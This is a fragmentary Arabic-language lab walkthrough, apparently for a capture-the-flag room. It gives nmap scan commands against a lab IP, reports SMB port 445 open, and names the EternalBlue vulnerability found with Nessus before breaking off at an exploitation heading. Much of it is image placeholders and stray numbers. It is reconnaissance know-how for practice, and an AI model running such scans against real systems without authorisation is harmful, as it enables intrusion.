



  • Nessus لفحص الثغرات
  • Metasploit للاستغلال

الأوامر الرئيسية:

nmap -sn 10.10.195.105
5


nmap -sV -p445 10.10.195.105

6


nmap -F 10.10.195.105

1

  • تم العثور على المنفذ 445 (SMB) مفتوحًا

  • حددت Nessus الثغرة: CVE-2017-0144 (EternalBlue)

2 png
3
4


المهمة 3: الاستغلال

الماسح الضوئي:

